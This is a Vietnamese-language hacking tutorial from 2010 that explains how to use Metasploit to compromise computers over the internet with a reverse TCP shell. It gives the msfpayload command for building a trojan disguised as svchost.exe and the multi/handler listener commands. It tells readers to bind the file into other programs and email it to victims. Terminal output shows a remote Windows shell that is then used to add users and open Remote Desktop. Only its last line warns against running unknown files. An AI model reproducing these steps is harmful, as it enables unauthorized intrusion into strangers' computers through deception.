

Metasploit over the internet with payload shell/reverse_tcp

Tác giả : Alex Hien
Ngày : 09-19-2010
E-mail : alexhien.exploit@gmail.com
Web : Hidden
Blog : Hidden

I. Ý tưởng:

Có nhiều cách để dùng Metasploit xâm nhập một máy tính. Điển hình có thể dùng Metasploit để khai thác lỗi một dịch vụ nào đó (ví dụ lỗi DNS hoặc các lỗi tràn bộ đệm ...). Có một số bạn hỏi tôi tại sao có thể khai thác lỗi DNS qua mạng LAN thì được nhưng khi khai thác thông qua internet thì không được. Câu trả lời bởi vì lỗi DNS hoặc các lỗi tương tự như khai thác một dịch vụ nào đó thì ít nhất dịch vụ đó phải thỏa điều kiện là dịch vụ đó phải được public ra ngoài và không bị chặn bởi Firewall (ở đây chúng ta nói đến cả 2 loại là network firewall và local firewall) thì mới có thể dùng shell/bind port để khai thác.

Vậy để khai thác qua internet ta sẽ xâm nhập thế nào? Ở đây sẽ có 2 cách cơ bản như sau:

Cách 1: Dùng bind port nhưng dùng dạng này có một khuyết điểm lớn là máy nạn nhân phải được public dịch vụ ra ngoài internet và máy tính không dùng firewall. Có đôi khi chúng ta gặp trường hợp có thể khai thác bind port thành công nhưng không thể kết nối shell được bởi vì sau khi khai thác thành công nhưng ip bên trong là ip local nên shell không thể tìm thấy ip của máy bên trong đó nên lúc này shell không thể kết nối vào bên trong.

Cách 2: Dùng reverse_tcp để nạn nhân tự kết nối về server (server ở đây là một attacker). Ở cách này ta có ưu điểm là ta sử dụng như một trojan để kết nối về máy chủ không cần nạn nhân NAT port ra ngoài và có thể bypass cả firewall (nạn nhân tự gửi kết nối về server).

Ý tưởng cho việc khai thác qua Internet:

Ở bài viết này chúng ta sẽ dùng dùng với payload shell/reverse_tcp để có thể bypass firewall và dùng metasploit để tạo 1 con trojan, khi bị nhiễm phải sẽ tự kết nối về server.

II. Chuẩn bị:

1/ Phía máy tấn công (attacker) sử dụng windows hoặc linux có cài Metasploit Framework có thể tải về tại: <http://www.metasploit.com/framework/download/> .

2/ Ở máy attacker ta NAT port 4455 về ip máy mình. Dùng port 4455 để kết nối shell về máy mình. Ở đây các bạn có thể dùng port khác. Hoặc có thể setup 1 network firewall chỉ mở port 80 và 25. Ta sẽ thử dùng port 25 để kết nối shell về server thông qua port 25 này để thử xem có bypass firewall được không.

3/ Chuẩn bị IP mặt ngoài của mình. Bằng cách vào địa chỉ: ip2location.com hoặc ipchicken.com để xem IP mặt ngoài của mình để thiết đặt cho shell có thể kết nối về mình theo ip và port 4455. (hình minh họa cho thấy IP mặt ngoài của tôi là 123.20.95.47)



A screenshot of the IP Chicken website. The site features a cartoon chicken logo and the text 'iP CHICKEN Served fresh daily.™'. A yellow navigation bar contains links for 'CURRENT IP', 'SECURITY PORT SCAN', and 'HELP'. The main content area has a yellow header 'Current IP Address' followed by the IP address '123.20.95.47' in blue text, which is circled in red. Below the IP address is a link 'Add to Favorites'. There is an advertisement for 'Complete TSMC IP Catalog' with search options and a 'Ads by Google' logo. A section titled 'Advanced' lists system information: Name Address: 123.20.95.47, Remote Port: 52869, and Browser: Mozilla/5.0 (X11; U; Linux i686; en-US) AppleWebKit/534.3 (KHTML, like Gecko) Chrome/6.0.472.55 Safari/534.3. At the bottom of this section is a link 'Looking for a new job? Try My Flash Resume!'.

[Ads by Google](#) [Whats My IP](#) [IP](#) [Find IP Owner](#) [Change Your IP](#)

Link To Us: Remote Access



Vậy là phần chuẩn bị đã xong, bây giờ chúng ta tiến hành khai thác. Việc khai thác sẽ bao gồm 4 bước như sau:

1. Xây dựng shell.
2. Sử dụng module giữ kết nối.
3. Chờ kết nối từ shell.
4. Dụ cho victim thực thi file shell.

III. Khai thác:

1. Build file shell:

Đầu tiên bạn tạo file thực thi (shell) để dụ nạn nhân kết nối về máy chủ bằng lệnh msfpayload đặt file shell trong đường dẫn /tmp/svchost.exe (hoặc có thể đặt là C:\shell\svchost.exe nếu dùng windows). Theo Cú pháp như sau:

```
msfpayload windows/shell_reverse_tcp LHOST=123.20.95.47 LPORT=4455 X > /tmp/svchost.exe
```

Trong đó các thông số thiết lập như sau:

LHOST=123.20.95.47 sẽ thay bằng IP mặt ngoài của bạn lấy từ trang ipchicken.com

LPORT=4455 sẽ là port của bạn.

svchost.exe là tên file sẽ build ra. Có thể nhập vào tên khác tùy ý.

Hình minh họa:

```
File Edit View Terminal Help
[redacted] ~/Desktop$ msfpayload windows/shell_reverse_tcp L
HOST=123.20.95.47 LP0RT=4455 X > svchost.exe
Created by msfpayload (http://www.metasploit.com).
Payload: windows/shell_reverse_tcp
Length: 314
Options: LHOST=123.20.95.47,LP0RT=4455
[redacted] ~/Desktop$
```

(Hình minh họa đã tạo kết nối shell thành công)

2. Sử dụng module multi/handler để giữ kết nối:

Chạy msfconsole sau đó dùng lệnh sau:

```
use exploit/multi/handler
```

Hình minh họa

```
metasploit


=[ metasploit v3.4.2-dev [core:3.4 api:1.0]
+ -- --=[ 589 exploits - 300 auxiliary
+ -- --=[ 224 payloads - 27 encoders - 8 nops
      =[ svn r10312 updated today (2010.09.13)
msf > use exploit/multi/handler
```

3. Lắng nghe kết nối từ shell:

Dùng lệnh set payload. Lần lượt thực hiện 5 lệnh như sau:

- 1 set PAYLOAD windows/shell/reverse_tcp
- 2 show options
- 3 set LHOST=**123.20.95.47**
- 4 set LPORT=**4455**
- 5 exploit

Những dòng chỗ in đậm bạn thay đổi theo đúng thông số của bạn. Sau khi thực hiện lệnh exploit bạn sẽ thấy giống như hình sau:



```
File Edit View Terminal Help

Payload options (windows/shell_reverse_tcp):

  Name      Current Setting  Required  Description
  ----      -
  EXITFUNC  process          yes       Exit technique: seh, thread, process
  LHOST     123.20.95.47    yes       The listen address
  LPORT     4455             yes       The listen port

Exploit target:

  Id  Name
  --  ---
  0   Wildcard Target

msf exploit(handler) > exploit

[-] Handler failed to bind to 123.20.95.47:4455
[*] Started reverse handler on 0.0.0.0:4455
[*] Starting the payload handler...
```

4. Dụ cho victim thực thi file:

Đến đây có lẽ là bước khó nhất để thực hiện. Để thực hiện việc này bạn có thể nhúng shell của mình vào các chương trình khác bằng cách vào google tìm chương trình với từ khóa “combine file exe” hoặc “bind file”. Hoặc bạn có thể vào trang này để xem hướng dẫn: <http://www.online-tech-tips.com/cool-websites/combine-multiple-executables/>

Tiếp đến gửi email cho nạn nhân với file này. Hehe sau đó ngồi nhâm nhi một ly cafe để xem có bao nhiêu nạn nhân “dính chường”.

Giả sử ở đây có 1 em dính chường, khi nạn nhân “dính chiêu” thì lập tức shell sẽ kết nối về máy mình (hình minh họa) và attacker có thể thực hiện các lệnh như mở Remote Desktop, add user hoặc tạo password cho administrator để lần sau remote vào, dùng ftp để upload file ... có khối công việc để thực hiện, nhưng đó là công việc của bạn nhé.

```
File Edit View Terminal Help
EXITFUNC process yes Exit technique: seh, thread, process
LHOST 123.20.95.47 yes The listen address
LPORT 4455 yes The listen port

Exploit target:

  Id  Name
  --  ---
  0   Wildcard Target

msf exploit(handler) > exploit

[-] Handler failed to bind to 123.20.95.47:4455
[*] Started reverse handler on 0.0.0.0:4455
[*] Starting the payload handler...
[*] Command shell session 2 opened (192.168.1.199:4455 -> 58.186.235.169:26634)
at 2010-09-15 13:27:18 -0400

Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings>Welcome\My Documents>
```

Game over.

IV. Kết luận:

Qua bài viết chúng ta sẽ thấy một trong số kỹ thuật của hacking cơ bản. Còn muôn ngàn “cạm bẫy” xung quanh ta quan trọng nhất là với những dữ liệu nhạy cảm. Vì vậy chỉ có một lời khuyên duy nhất: không nên chạy các file không rõ nguồn gốc.

Special Thanks to **Mr. Nguyễn Hồ Phi Long.**

Alex Hien - v.1 - 09/19/2010